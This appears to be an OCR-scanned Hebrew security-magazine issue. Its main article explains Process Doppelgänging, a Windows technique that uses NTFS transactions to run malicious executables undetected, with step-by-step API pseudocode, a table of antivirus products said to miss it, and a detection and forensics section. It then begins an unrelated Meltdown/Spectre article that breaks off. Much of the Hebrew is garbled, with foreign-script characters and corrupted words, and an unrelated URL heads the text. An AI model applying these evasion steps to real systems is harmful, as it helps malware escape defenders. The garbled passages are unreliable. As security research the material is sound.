<https://github.com/espressif/esptool>

Process Doppelgänging

מאית עמרי משבג

הקדמה

הינה טכניקת evasion חדשה במערכת ההפעלה Windows, המאפשרת להריץ קוד בתוך תחילה חדש בצורה דומה ל-Process Hollowing. מטרת שיטה זו היא לאפשר הרצת קוד שלא יזהה במוצרי הגנה הסורקים קבצים בזמן הגישה אליהם ובזמן אמת (AV/NGAV) וכי, פורניזקה בזמן חקירת זיכרון. השיטה מתבססת במולאה על יכולות פונקציית ליגיטמיות של מערכת ההפעלה כגון NTFS Transactions.

המחקר בוצע ע"י [עמרי משבג, טל ליברמן ויג'ין קוגן](#) מחברת [enSilo](#) ופורסם בדצמבר 2017 ב- Blackhat Europe.

במאמר זה נסקור מספר שיטות הזרקת קוד הקיימות היום, נדון כיצד מגנוני אבטחה הסורקים קבצים עובדים, נפרט את השלבים בימוש הטכניקה וכן, נסביר כיצד ניתן להתגונן בפניה.

Code Injection

הזרקת קוד הינה פעולה של הכנסת קוד לתוכנה באופן לא צפוי עבורה במטרה שהיא תሪץ אותו. הזרקת קוד משמשת לכל שינוי של פונקציונליות התוכנית ולאו דווקא למטרות זדוניות. עברו תוקף, מדובר ביכולת Post Infection, קרי - לאחר שכבר שהצליח להריץ קוד כלשהו על המחשב הנתקף. ישן מספר סיבות שבגלן התוקף יבחר להשתמש בהזרקות קוד:

- שרידות: לאחר ניצול חולשה ב-Process אחד נרצה לעבור ל-Process שפחות סביר שישגר, למשל בין Word ל-Explorer. הזרקת קוד ל-Process-ים קרייטים, דוגמת lsass ו-csrss, תקשה על ניקוי וטיפול ב-malware כיוון שביצוע פעולה לא נכונה עליהם כמו סגירת-process עלולה לגרום לkritisystem מערכת הפעלה.
- התchmodות והסתרה: פתרונות הגנה מסורתיים בודקים רק את תוכן הקבצים על הדיסק ומאפשרים ביצוע פעולות מסוימות רק לתוכנות ספציפיות. למשל, תקשורת אל האינטרנט בפורט 80 לא תיחסם ע"י ה-[firewall](#) בעמדת הקצה אם היא תבצע מה-process של הדפדפן.

- גישה ושינוי מידע: ישנו מידע הזמן רק במסגרת context מסוים כמו ה-desktop session של session מסוים, מידע המוצפן בעזרת פונקציות DPAPI נגיש ברמת חשבון המשתמש על המחשב או שמיידן נמצא רק בזיכרון של תוכנה מסוימת (ע"ע MitB¹).
- נסתכל על הדרך הבסיסית ביותר לביצוע הזרקת קוד:
1. גישה ל-Process היעד: למשל בעזרת OpenProcess כדי להשיג handle ל-Process.
 2. הקצת זיכרון שממנו יורץ הקוד: לדוגמה בעזרת קריאה ל-Ex VirtualAlloc עבור הקצת זיכרון ב-Process
 3. כתיבת הקוד: בעזרת הפונקציה WriteProcessMemory נכתב לזכרון שהקצתנו.
 4. הריצה: יצירה thread חדש ב-Process היעד ע"י שימוש ב-CreateRemoteThread.

שיטות מתקדמות

במהלך השנים פורסמו שיטות נוספות להזרקת קוד: PowerLoader⁴, AtomBombing³, GhostWriting² ו- PROPropagate⁵, PowerLoaderEx⁶ ועוד. שיטות אלו מציאות מיומשים הרטותם מנגןונים שונים במערכת הפעלה ולא משתמשים באופןם פונקציות API שציינו, על מנת לחמק מזיהוי ע"י פתרונות הגנה, אך סדר הפעולות נשאר זהה העיקרי.

Reflective Loading

בעוד שבעזרת השיטות שהזכרנו עד כה ניתן להריץ קוד, הקוד עצמו בד"כ קטן ומינימלי וצריך לבנות אותו במיוחד כך שייעבוד תחת השיטה הספציפית בה משתמשים. כאשר משתמשים בסביבת פיתוח רגילה התוצר הסופי לאחר ההליך הקימפול הוא קובץ DLL או executable בפורמט PE. לקבצים אלו ישנים מאפיינים שונים שצריך לדאוג לטפל בהם טרם ההרצה שלהם כמו imports ו-relocations כאשר בד"כ כל ה-loader של מערכת הפעלה הוא זה שמטוסל בהם.

ה.Loader של הפעלה והוא אחראי לטפל בשלבים הנדרשים להמשך הרצתו התקינה של ה-PE.

¹ <https://attack.mitre.org/wiki/Technique/T1185W>

² <http://blog.txipinet.com/2007/04/05/69-a-paradox-writing-to-another-process-without-opening-it-nor-actually-writing-to-it/>

³ <https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows>

⁴ <https://www.malwaretech.com/2013/08/powerloader-injection-something-truly.html>

⁵ <https://www.slideshare.net/enSilo/injection-on-steroids-codeless-code-injection-and-0day-techniques>

⁶ <http://www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick/>

Process Hollowing

שיטה להרצת קוד זדוני C-Code **לגייטימי ע"י** החלפת תוכנו המקורי בזיכרון בלבד כך שהוא מהוות מעתפת תמיימה עבור הסתרת הקוד מפני המשתמש ומוצרי הגנה שונים. נסתכל על המימוש⁷ הבסיסי הבא:

```
CreateProcess("svchost.exe", ..., CREATE_SUSPENDED, ...);  
NtUnmapViewOfSection(...);  
VirtualAllocEx(..., PAGE_EXECUTE_READWRITE, ...);  
For each section:  
    WriteProcessMemory(..., EVIL_EXE, ...);  
Relocate Image  
Set base address in PEB  
SetThreadContext(...);  
ResumeThread(...);
```

שנ泥土ר בעיות במצב הקיים:

- המימוש המוצע יגרום לכך שכל הזיכרון של ה-image יהיה RWX. מצב זה ניתן לזהות בצורה מאוד פשוטה במגוון דרכים שונות.
- גם אם עבר כל section מה-PE נקaza זכרון בעלי page protection מתאים כאשר נבחן את הרשמה ב-tree VAD המתאימה ל-ETHREAD.Win32StartAddress יהיה חסר מיפוי ל-image (\neq !VadType).
- בהחלפת ה-image על ידי מיפוי חדש כ-data הרשמה ב-VAD עדין תראה כי המיפוי אינו ל-image.
- במיפוי חדש כ-image עדין יהיה ניתן לזהות בקלות את ההבדלים בין:
 - ה-point entry point התחילה של ה-ETHREAD.Win32StartAddress main thread
 - ה-FILE_OBJECT המקשר ל-EPROCESS.ImageFilePointer process (VAD(ETHREAD.Win32StartAddress).Subsection.ControlArea.FilePointer *)

מחשבה קדימה

גם בשיטה זו כבר לא ממש טוב לשימוש ובשיטות ההזרקה הקודמתה הקוד בזיכרון יופיע במקומות שלא מצפים להם בד"כ יהיה חסר מיפוי לקובץ.

אם כך, אנחנו צריכים לחשב על פתרון חדש. כיצד נפתר את הבעיה הללו? כיצד אפשר יהיה ליצור מיפוי לקובץ בלי שהוא באמת יהיה קיים? אבל מוצרי הגנה כמו Anti-Virus סורקים קבצים! לכן, נדרש להבין תחילה כיצד הם בדיקות עובדים.

⁷ <http://www.autosectools.com/process-hollowing.pdf>

⁸ בדומה ל-threadmap שהציג בעבר ב-

AV Scanners

כasher ניגשים לפתח מנוע סריקת קבצים י Nunם לא מעט אטגרים שצרא' לחת עליהם את הדעת:

- כיצד לפתח את הקובץ לסריקה? האם פותחים את הקובץ מ-user-mode או מה-kernel? כתוצאה לכך גם נשאלת השאלה של כיצד מזהים את קובץ - לפי ה-path, או ב-system-file (במקרה שקיים או האובייקט של מערכת ההפעלה?)
 - מתי יש לבצע את הסריקה? סריקה חדשה לאחר כל שינוי אינה פרקטית משום שהיא תגרור פגיעה קשה ביצועי המערכת. סריקת הקובץ בגיןו, עוד לפני שהוא כלל מושך, עלולה לפספס משום שתוכנו ניתן לשינוי בין נקודות הזמן הללו.
- בבחינת ציר הזמן של הריצת קובץ יש מספר מקומות ב-kernel שבהם ניתן לחסום את הריצתו:



:Minifilter IRP_MJ_CREATE . 1

בפתחת הקובץ, למשל כחלק מיצירת Process. בעזרת kernel debugger נוכל לראות את ה- callstack במצב זה:

AV Blocks here

```

FLTMGR!FltpPerformPostCallbacks+0x2a5
nt!ObOpenObjectByNameEx+0x1dd
nt!IoCreateFileEx+0x115
nt!NtCreateUserProcess+0x431
----- Kernel mode -----
ntdll!NtCreateUserProcess+0x14

```

בנוקודה זו ה-AV יכול לבצע את סריקת הקובץ ולא לאפשר את פתיחתו במידת הצורך. פעולה הסריקה עצמה יכולה להתבצע גם מ-thread אחר ממנו הקובץ יפתח שוב (אפיו מ-user-space). ובאותו זמן פעולות הפתיחה תחכה עד סיום הסריקה. עבור פתיחת הקובץ ע"י ה-AV ניתן יהיה לראות callstack דומה לזה:

```

nt!ObpLookupObjectName+0x8b2
nt!ObOpenObjectByNameEx+0x1dd
FLTMGR!FltCreateFile+0x8d
AV minifilter code here
FLTMGR!FltpDispatch+0xe9
nt!IopXxxControlFile+0xd9c
nt!NtDeviceIoControlFile+0x56
nt!KiSystemServiceCopyEnd+0x13

```

:Minifilter IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION .2

⁹ הוא אובייקט המקשר בין זיכרון שמנופה לקובץ לבין הקובץ עצמו. חלק מהתהליך מיפוי קובץ לזכרון ישן פעולה פנימיות שצריכות להתבצע ב-file-system ובנקודה הזו תתקבל הודעה על כך שהתהליך מתחיל. נוכל לראות את ה-callstack הבא במהלך יצירה של section:

AV Blocks here

```
FLTMGR!FltpPerformPreCallbacks+0x2ea
nt!FsRtlAcquireToCreateMappedSection+0x4e
nt!FsRtlCreateSectionForDataScan+0xa6
FLTMGR!FltCreateSectionForDataScan+0xec
WdFilter!MpCreateSection+0x138
```

ביצירת section מגדירים attribute של SEC_IMAGE יוביל page protection ל-attributes-I page protection. רק שזיכרנו המומפה לקובץ PE יהיה בעל הרשות PAGE_EXECUTE, גם כשה-PAGE_EXECUTE הוגדר כ-PAGE_READONLY. העניין הוא שנותן זה אינו מועבר ל-callback כך שבמצב שהקובץ הוא PE לא ניתן לדעת האם הוא מיועד למיפוי כ-data או כ-executable. סריקת כל section שנוצר תוביל לפגיעה בביטויים.

```
typedef union _FLT_PARAMETERS {
    ...
    struct {
        FS_FILTER_SECTION_SYNC_TYPE SyncType;           PAGE_READONLY
        ULONG POINTER_ALIGNMENT     PageProtection;      PAGE_READWRITE
    } AcquireForSectionSynchronization;
    ...
} FLT_PARAMETERS, *PFLT_PARAMETERS;
```

.3 (עבור executables בלבד): process create notify routine

מערכת הפעלה מאפשרת לדרייברים להירשם לקבלת הודעה על ייצרת Process-ים חדשים. החל ממערכת הפעלה Vista SP1 ניתן גם לבטל את ייצרת Process כאשר משתמשים ב- PsSetCreateProcessNotifyRoutineEx :

AV Blocks here

```
nt!PspCallProcessNotifyRoutines+0x1cf
nt!PspInsertThread+0x5ea
nt!NtCreateUserProcess+0x8be
----- Kernel mode -----
ntdll!NtCreateUserProcess+0x14
KERNEL32!CreateProcessWStub+0x53
```

יש לזכור כי באפשרות זו ניתן להשתמש רק עבור סריקה של ה-process executable. כמו כן, במקרה זה לא ניתן לזיהות Process Hollowing מכיוון שהפעולות על הזיכרון מתறשחות רק לאחר מכן.

⁹ <https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/section-objects-and-views>

סיכום ביניים

לפתח יכולת לסריקת קבצים אינה ממשימה פשוטה, ישנו איזון עדין מאוד בין ביצועים לכליות כיסוי. ב-Windows כמהות הפעמים שפעולות פתיחה ומיפוי של קובץ קורות הינה גדולה מאוד ותדריה מאוד. מלבד זאת ישנו קושי נוסף בתמיכה במספר גרסאות שונות (מ-XP עד 10), ארכיטקטורות מעבד (x86, x64) ומגוון file-system שונים (FAT, NTFS, Network).

אם עד עכשווי זה לא היה מסובך מספיק...

Transactional NTFS

החל מ-Windows Vista, מיקרוסופט מספקת תמייה במנגנון טרנסקציות מוגנה ב-NTFS (הנזכר גם TxF¹⁰). המנגנון מומש ב-NTFS דרייבר ב-kernel עבור דיסקים מקומיים בלבד ואין תומך בconi רשות. העקרון מאחורי המנגנון דומה למנגנון הטרנסקציות ב-database¹¹.

FAT נועד להקל על מפתחים ומנהלי רשות את התמודדות עם שגיאות ואת שימור שלמות הנתונים. המנגנון למעשה מפשט את פעולה rollback לאחר מספר שינויים קבצים. למשל, אם בעת התקינה או בעת עדכון של תוכנה לאחר שכבר ביצעו מספר שינויים לקבצים קرتה תקללה לא צפוייה שאינה מאפשרת את השלמתו של התהיליך בצורה טובא - נרצה לבטולו. ניתן לעשות שימוש במנגנון גם במסגרת של Distributed Transaction Coordinator (DTC) בין מחשבים אחד או בין מחשבים שונים.

מכנס SDC ב-2009 עולה כי FAT תופס בערך כ-30% מהגודל של NTFS דרייבר ב-64 ביט, ב-MSDN ישן 19 פונקציות API(*Transacted) Win32 חדשות והפנקציונליות של 22 פעולות O/I על הקבצים וה-API שלהם הושפכו מתמייה ב-FAT. מיד כשמיירוסופט שחררו את המנגנון הם הכריזו עליו כ-deprecated או אף הוא עדין בשימוש היום (כמו שבד"כ קורה לדברים שעושים להם deprecated) ב-Windows Update 11 שנים אחריו.

¹⁰ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa363764\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa363764(v=vs.85).aspx)

¹¹ https://en.wikipedia.org/wiki/Database_transaction

שימוש ב-TxF

תוכנות אשר רוצות להשתמש ב-TxF חייבות לעשות זאת בצורה מפורשת ע"י שימוש ב-API הרגולוני נסתכל על קטע הקוד הבא לדוגמה:

```
HANDLE hTransaction = CreateTransaction(NULL, NULL, 0, 0, 0, 0, NULL) ;  
HANDLE hFile = CreateFileTransacted(FILE_NAME, ..., hTransaction);  
WriteFile(hFile);  
CloseHandle(hFile);  
CommitTransaction(hTransaction);  
CloseHandle(hTransaction);
```

בעזרת CreateTransaction ניצור טרנזקציה חדשה. CreateFileTransacted תיצור קובץ במסגרת הטרנזקציה שיצרנו, ואם הקובץ כבר קיים בדיסק התוכן שלו יהיה נגיש במסגרת הטרנזקציה. עד הקראיה של CommitTransaction הקובץ והשינויים שביצענו עליו יהיו קיימים רק בתחום הטרנזקציה ואף אחד לא יהיה יכול להשתמש בו מחוץ לה, וכך גם אם נפתח את התקינה שבו יצרנו את הקובץ ב-Explorer לא נראה שהוא קיים עד לאחר ביצוע ה-commit לטרנזקציה. על מנת לבטל את כל הפעולות שביצעו במסגרת הטרנזקציה ניתן להשתמש ב-([RollbackTransaction](#)).

לכל פונקציית API המתקבלת נתיב לקובץ ישנה גרסה של פונקציה אשר פועלת ב-context של טרנזקציה.

Windows Process Loader

כאשר מסתכלים על Windows XP ב-[Kernel32!CreateProcess](#) בין Windows 10 ל-[Windows](#) נראית כי השימוש של אותה הפונקציה השתנה לחלווטין. בדיקה מעמיקה יותר תראה שהשימוש עבר מ-[kernel32!kernel32](#) ל-[ntoskrnl!ntoskrnl](#) או במלחמים אחרות השימוש עבר מ-user-space ל-kernel ובאופן אירוני הפונקציה ב-user-space נהפכה לארוכה יותר.

ניתן לראות בהמשך כי מרבית השלבים נשארו זהים, לפחות לטובת המטרה שלנו, רק שפונקציית המערכת [NtCreateProcessEx](#) הוחלפה ב-[NtCreateUserProcess](#). בעוד [NtCreateProcessEx](#) מקבלת handle ל-section הפונקציה החדשה מקבלת נתיב לקובץ. בעוד [NtCreateProcessEx](#) עדין זמינה ומשמשת כתולית ליצירת minimal process אך כל קוד המעטפת שהוא ב-user-space לא קיים יותר לאחר Windows XP ונוצרה למסמך אותו בעצמו.

:Windows XP

- CreateProcessW
 - CreateProcessInternalW
 - NtOpenFile - Open image file
 - NtCreateSection - Create section from opened image file
 - NtCreateProcessEx - Create process from section
 - PspCreateProcess - Actually create the process
 - ObCreateObject - Create the EPROCESS object
 - Add process to list of processes
 - BasePushProcessParameters - Copy process parameters
 - RtlCreateProcessParameters - Create process parameters
 - NtAllocateVirtualMemory - Allocate memory for process parameters
 - NtWriteVirtualMemory - Copy process parameters to allocated memory
 - NtWriteVirtualMemory - Write address to PEB.ProcessParameters
 - RtlDestroyProcessParameters - Destroy process parameters
 - BaseCreateStack - Create Stack for process
 - NtCreateThread - Create main thread
 - NtResumeThread - Resume main thread

Kernel



:Windows 10

- CreateProcessW
 - CreateProcessInternalW
 - BasepCreateProcessParameters - Create process parameters
 - RtlCreateProcessParametersEx - Create process parameters
 - NtCreateUserProcess - Create process from file
 - PspBuildCreateProcessContext - Build create process context
 - IoCreateFileEx - Open image file
 - MmCreateSpecialImageSection - Create section from image file
 - PspCaptureProcessParams - Copy process parameters from user mode
 - PspAllocateProcess - Create process from section
 - ObCreateObject - Create EPROCESS object
 - MmCreatePeb - Create PEB for process
 - PspSetupUserProcessAddressSpace - Allocate and copy process
 - KeStackAttachProcess - Attach to process memory
 - ZwAllocateVirtualMemory - Allocate memory for process parameters
 - PspCopyAndFixupParameters - Copy process parameters to process
 - Memcpy
 - Set PEB.ProcessParameters
 - KiUnstackDetachProcess - Detach from process memory
 - PspAllocateThread - Create thread
 - PsplnsetProcess - Insert process to list of processes
 - PsplnsetThread - Insert thread to list of threads
 - PspDeleteCreateProcessContext - Delete process create context
- RtlDestroyProcessParameters - Delete process parameters
- NtResumeThread - Start main thread

Kernel

Process Doppelgänging

המטרה שלנו היא לטעון ולהריץ כל קובץ executable שנרצה בתור Process לגיטימי ולא שימוש בפונקציות API חשודות בהן משתמשים ב-Process Hollowing:

- NtUnmapViewOfSection
- VirtualProtectEx
- SetThreadContext

לשם כך נצטרך גם ש-AV כלל לא יכול לסרוק את הקבצים או לכל היותר הקבצים יסרקו רק כשהם "נק'ים". נרצה גם שכל ה-forensics הקיימים היום לא יצליחו לזרות אותן.

נחלק את השיטה ל-4 שלבים:

.1. Transact - שינוי executable לגיטימי לזרוני.

נפתח קובץ לגיטימי קיימ בתוכו טרנסקציה חדשה. יש לשימוש לב שדרישת הקדם היחידה היא לפתח את הקובץ עם הרשות כתיבה.

```
hTransaction = CreateTransaction(...);
hTransactedFile = CreateFileTransacted("svchost.exe", GENERIC_WRITE |
    GENERIC_READ, ..., hTransaction, ...);
WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, ...);
```

.2. טעינת executable הזרוני לזיכרון.

```
NtCreateSection(&hSection, ..., PAGE_READONLY, SEC_IMAGE,
    hTransactedFile);
```

בנקודה זו, ה-section שנוצר יפנה ל-executable הזרוני שלנו ותוכנו יטען לזיכרון אך המיפוי לזכרון עצמו יעשה רק בהמשך בעקבות יצירת ה-Process.

.3. Rollback - שיחזור ה-executable הגליטימי.


```
RollbackTransaction(hTransaction);
```

ביצוע rollback על הטרנסקציה למשזה מונע מהשינויים שעשינו להישמר על הדיסק בצורה כלה.

.4. Animate - להפיכת-B Doppelgänger חיים.

בשלב זה ניצור את האובייקטים של ה-Process וה-thread main. נדרש לטפל גם ביצירת ה-RTL_USER_PARAMETERS¹² (חלק מה-PEB). מבנה זה אינו מותועד לחולוטין ומחייב נתונים הנדרשים ע"י חלקים שונים של מערכת הפעלה כמו הנטיב לתיקייה הנוכחיית, משתני סביבה וכו'.

¹² [https://msdn.microsoft.com/en-us/library/windows/desktop/aa813741\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa813741(v=vs.85).aspx)



לא אתחול תקין של ה-user-space loader ב-UserProcessParameters של מערכת ההפעלה ב-user-space. תהיה שגיאה שתוביל לקריסת ה-process עוד לפני תחילת הריצה התקינה שלו.

```
NtCreateProcessEx(&hProcess, ..., hSection, ...);  
RtlCreateProcessParametersEx(&ProcessParams, ...);  
VirtualAllocEx(hProcess, &RemoteProcessParams, ..., PAGE_READWRITE);  
WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams, ...);  
WriteProcessMemory(hProcess, RemotePeb.ProcessParameters,  
    &RemoteProcessParams, ...);  
NtCreateThreadEx(&hThread, ..., hProcess, MALICIOUS_EXE_ENTRYPOINT,  
    ...);  
NtResumeThread(hThread, ...);
```

TH2 ב-Mitigation

בהריצה על Windows 7 הכל עבר בהצלחה אך בניסיון ההרצה הראשון על Windows 10 התוצאה הייתה BSOD. מהעדכן הראשוני ל-10 (Threshold 2) Windows הפונצ'יקה NtCreateProcessEx () במימוש הפעונצ'יקה James Forshaw ¹³ שדוחה לראשונה ¹³ ע"י pointer dereference NULL.

マイクロsoft תיקנה את הבאג בגרסה עדכנית ביותר של Windows 10 (Fall Creators Update) ששוררה בנובמבר כך שהשיטה עובדת בצורה תקינה. פתרון אפשרי במספר המצוומם של הגרסאות הביעתיות הוא יצירת minimal process (בין היתר משמש גם כבסיס עבור MSV).

¹³ <https://bugs.chromium.org/p/project-zero/issues/detail?id=852>

¹⁴ <https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/>
[https://msdn.microsoft.com/en-us/library/windows/desktop/mt809132\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/mt809132(v=vs.85).aspx)

השלכות על מוצרי אבטחה

כחולק מניסיונו להבין עד כמה הטכניקה אפקטיבית בעולם האmittel ערכנו בדיקה כנגד מספר ממשמעותי של מוצרי anti-virus המובילים בשוק.

גרסת מערכת הפעלה	מוצר
Windows 10	Windows Defender
Windows 10	AVG Internet Security
Windows 10	Bitdefender
Windows 10	ESET NOD 32
Windows 10	Qihoo 360
Windows 7 SP1	Symantec Endpoint Protection 12 & 14
Windows 7 SP1	Kaspersky Endpoint Security 10
Windows 7 SP1	Kaspersky Antivirus 18
Windows 7 SP1	McAfee VSE 8.8 Patch 6
Windows 8.1	Panda
Windows 8.1	Avast

כל מוצר נבדק לאחר ביצוע עדכון חתימות ולאחר שנבדק כי מנגנון ה-heo-malware מזהה את הקבצים הנגועים כמצופה. מלבד הרצת הכלים mimikatz שמצויה ע"י כל אותן הייצרנים נעשו גם הרצות של מספר malware-ים המזוהאים ע"י אותן מוצרים ה-AV.

נמצא כי ככל המוצרים שנבדקו אינם מצליחים לזהות אף לא אחד מן הקבצים הזרים בעת שהם הורצו בעזרת הטכניקה שתוארה לעיל.

דיהוי ומינעה

Real-time

כדי לזרות שימוש בטכנית את סריקת הקובץ ניתן לבצע בעת ה-*callback* Process על ייצרת Process תוך שימוש ב-FILE_OBJECT המסופק בעת זה ע"י מערכת הפעלה שכן דרכו תאפשר גישה לתוכנו העדכני ביותר. בכל מקרה של שגיאה ניתן לחסום את המשך ייצרת ה-Process ...

סריקה של כל section שנוצר, גם *data section* ולא רק *image section*, הינה בעייתית מאוד כיוון שהדבר יגרור פגיעה משמעותית בביצועים.

Forensics

בזמן חקירת dump של זכרון ניתן לבדוק האם באובייקט FILE_OBJECT הקשור ל-EPROCESS ערכו של השדה WriteAccess הינו TRUE. פרט זה מצביע על כך שהקובץ נפתח במקור עם הרשות כתיבה, מה שלא נעשה ע"י ה-*loader* של מערכת הפעלה. ב-10 Windows ניתן לבדוק גם אם השדה ImageFilePointer ב-EPROCESS הוא NULL, משומם שמקורה זה הוא תוצר לוואי של השימוש בפונקציה NtCreateProcessEx תחת Win32 Subsystem ליצירת process-ים.

סיכום

כתוצאה שימוש ב-*Process Doppelgänging* החדש שיוצג יראה כאחד שהינו לגיטימי לחלוטין. כczה, הקוד של ה-*Process* יהיה ממופה בצורה נכונה לקובץ בדיסק. כמו כן, היעדר של קוד לא ממופה מ��ר את יכולת לחמוק מפתרונות אבטחה מודרניים שבדרך כלל מוחפשים זאת. מכיוון שה-*process* נוצר בצורה הנראית זהה לכל *regil*, אין צורך ב-*loader* יעדוי עקב העבודה שה-*loader* של מערכת הפעלה עצמו הוא חלק מהתהליך גם במיפוי הקוד לזכרון.. בחקירת זכרון, ה-*Process* שנוצר לא יזוהה ע"י כל פורנזיקה דוגמת Volatility.

שימוש ב-*NTFS transactions* הופך את הטכניקה ל-*fileless* משומם שבפועל לא משנה או נשמר באמת שום קובץ על הדיסק. יתרון נוסף הוא במקרה של קriseה בזמן הריצה לא ישאיר עקבות כיוון שברירת המחדל בעת סגירת טרנזקציה היא לבצע rollback שידאג לנוקות את כל הפעולות שטרם נשמרו.

הטכניקה מתאימה לכל גרסאות Windows החל מ-Vista והאפקטיביות שלה מוכחת לאור התוצאה שכל מוצר ה-AV שנבדקו.


Meltdown & Spectre

מאט דור דנקרן (Ddorda)

הקדמה

שבועות האחרונים נוצר הייפ מטורף סיבב שתי חולשות חדשות שהתרסמו:

(CVE-2017-5753 + CVE-2017-5715) **Spectre**-I (CVE20170-5754) **Meltdown**



ולא בכדי - לא בכל יומ מתרסמת חולשה חומרתית שרלוונטית לרוב המעבדים שנוצרו בעשור האחרון. לתיקון החולשות מחיר כבד: החלפת כל מעבדי המחשבים בחברה עשוי להגיע לסכומי עתק, בעוד שתיקון תוכנתי יורד את ביצועי המחשב בכ-30%. ובגלל מחירו הכבד, נראה שהחולשות ימשיכו להיות רלוונטיות גם בעשרות השנים הקרובות.

במהלך השבועיים האחרונים נחלק מהעבודה שלי בחברת [SentinelOne](#) למדתי את הנושא לעומק יחד עם רן בן שטרית, כדי למצוא פתרון לחולשה, שיאפשר ללקחות גם לא廉נות מעבדים חדשים וגם לא לנצח משאבם בעקבות עדכון קרמל.

בסיום המחקה הרגשית ציוו חובה לשתף ולחולק את המידע שנცבר, גם כיון זהה נושא בווער בתקופה الأخيرة, אבל בעיקר כיון שמצאתו שמדובר בנושא מרתק, שסביר לי הרבה מהנהרות היסוד שהיו לי לגביו דרך פעולה המעבד.

במאמר זה אשתדל להסביר באופן טכני כיצד חולשות ומנגנוןיהם המאפשרים אותן עובדים.

لتחשתי כיון שהשומות Meltdown ו-Spectre- I תמיד מגיעים ייחדי, נוצר המונבלבול סיבב הנושא - מהו Meltdown ומהו Spectre ומה הם ההבדלים ביניהם.


חלק ממטרת המאמר הינה לעזור ולהפיג את הבלבול שנוצר סביבה הבדלים בין החולשות, ולהנגיש את המידע הזה עבור הקהל הישראלי.

כמו- כן, חשוב לי להציג שיש פינות שאעגלו על מנת להקל על ההבנה. אתם מוזמנים להמשיך לקרוא במקורות שzierfeti, באינטראנס או לשאול אותו באופן פרטי ואשכח להרחיב. אני משתמש לרוב פה על שתי חתונות: מצד אחד להבהיר חומר מאוד טכנולוגי שהפן המורכב שלו הוא מה שמשמעותו, ומצד שני להסביר את הנושא גם לאנשים שלא שוכנים בחומר.

בכל אופן, במאמר השתדלתי להתאים למגוון קהליים, וכך אם אתם מרגשים שאתם צריכים לקרוא עוד אני מזמין אתכם בחום להמשיך ולחזור על זה. מקום טוב להתחילה יהיה בפרוסט של zero project, ממש גם נלקחו חלק מדוגמאות הקוד במאמר זה, או אפילו יותר טוב, מומלץ במיוחד לקרוא ישירות מן החוקרים שהתפרנסו, וראו לציין שכותבים בצורה מאד ברורה: המחקר של Meltdown והמחקר של Spectre.

בנוסף חשוב לי לציין שכדי להבין את נושא המאמר לעומק, חובה להכיר מונחים בסיסיים במבנה המעבד ולדעת אסמבלי במידה מסוימת. אם יש מונח שאתה זורק כאן ואתם לא מכירם, אל תתבשיו לעזר רגעים וללכט לקרוא על המונח החדש...

והci חשוב - תהנו מהקריה! :)



Spectre: Branches speculations

(או Side Channel Attack) הינה דוגמה אדרה למתקפת Side Channel Attack מוצלחת במיוחד. מתקפת Spectre התקפת ערך צדדי, אם תרצו) היא מתקפה שモכרת בעיקר מעולם הקרייטוגרפיה, בה לא תוקפים את המידע ישירות (הרבה פעמים כיוון שפשוט לא ניתן), אלא תוקפים מידע שמוסג בעקבות האלגוריתם עצמו.

כדי להבין לעומק כיצד החולשה עובדת, צריך להבין כיצד המעבד עובד בכלל הנוגע לישום וקבלה החלטות.

בפנינו הקטע קוד הבא:

```
if (15 == a * b)
    c = 4;
else
    c = 93;
